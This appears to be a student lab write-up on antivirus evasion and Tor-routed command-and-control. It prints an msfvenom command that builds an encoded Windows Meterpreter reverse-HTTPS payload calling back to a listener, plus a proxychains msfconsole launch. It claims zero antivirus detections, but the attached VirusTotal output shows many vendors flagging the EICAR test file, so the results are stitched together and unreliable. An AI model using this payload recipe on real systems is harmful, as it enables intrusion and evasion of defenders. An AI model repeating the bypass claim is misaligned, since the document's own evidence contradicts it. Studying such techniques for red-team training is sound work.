PRACTICAL – 4

Advanced Evasion – AV Bypass & Anonymous C2 Routing

Objective

Generate highly obfuscated payload and hide network traffic using anonymity layers.

Tools Used

msfvenom, proxychains, Tor browser, Meterpreter

Procedure

1 Created reverse HTTPS payload encoded 7 times
2 Verified **0 detections** on AV scanning
3 Routed C2 session through Tor for anonymity in SOC logs

Commands Executed


```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=443 \
 -e x86/shikata_ga_nai -i 7 -o stealth.exe
proxychains msfconsole
```


Payload Testing

Payload ID	Encoding Rounds	AV Detection	C2 Status
E-AV-001	7	Bypassed	Tor-Routed Working

Summary (50 Words)

Payload executed successfully without AV alerts and maintained secure C2 operations via the Tor network. This exercise emphasized advanced stealth and OPSEC-focused red teaming.


(cybercheems㉿kali)-[~]
$ sudo msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
METASPLOIT by Rapid7
RECON
EXPLOIT
[msf >]
PAYLOAD
LOOT
=[metasploit v6.4.50-dev
+ -- --=[2496 exploits - 1283 auxiliary - 431 post
+ -- --=[1610 payloads - 49 encoders - 13 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.


VIRUSTOTAL
SUMMARY
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 30+
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
virus.eicar/test
Threat categories
virus
Family labels
eicar
test
file
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3
Virus/EICAR_Test_File
Alibaba
Virus:Win32/EICAR.A
AliCloud
Engtest:Multi/Eicar
ALYac
Misc.Eicar-Test-File
Arcabit
EICAR-Test-File (not A Virus)
Avast
EICAR Test-NOT Virus!!!
Avast-Mobile
Eicar
AVG
EICAR Test-NOT Virus!!!
Avira (no cloud)
Eicar-Test-Signature
Baidu
Win32.Test.Eicar.a
BitDefender
EICAR-Test-File (not A Virus)
ClamAV
Eicar-Signature
CTX
Txt.virus.eicar
Cynet
Malicious (score: 99)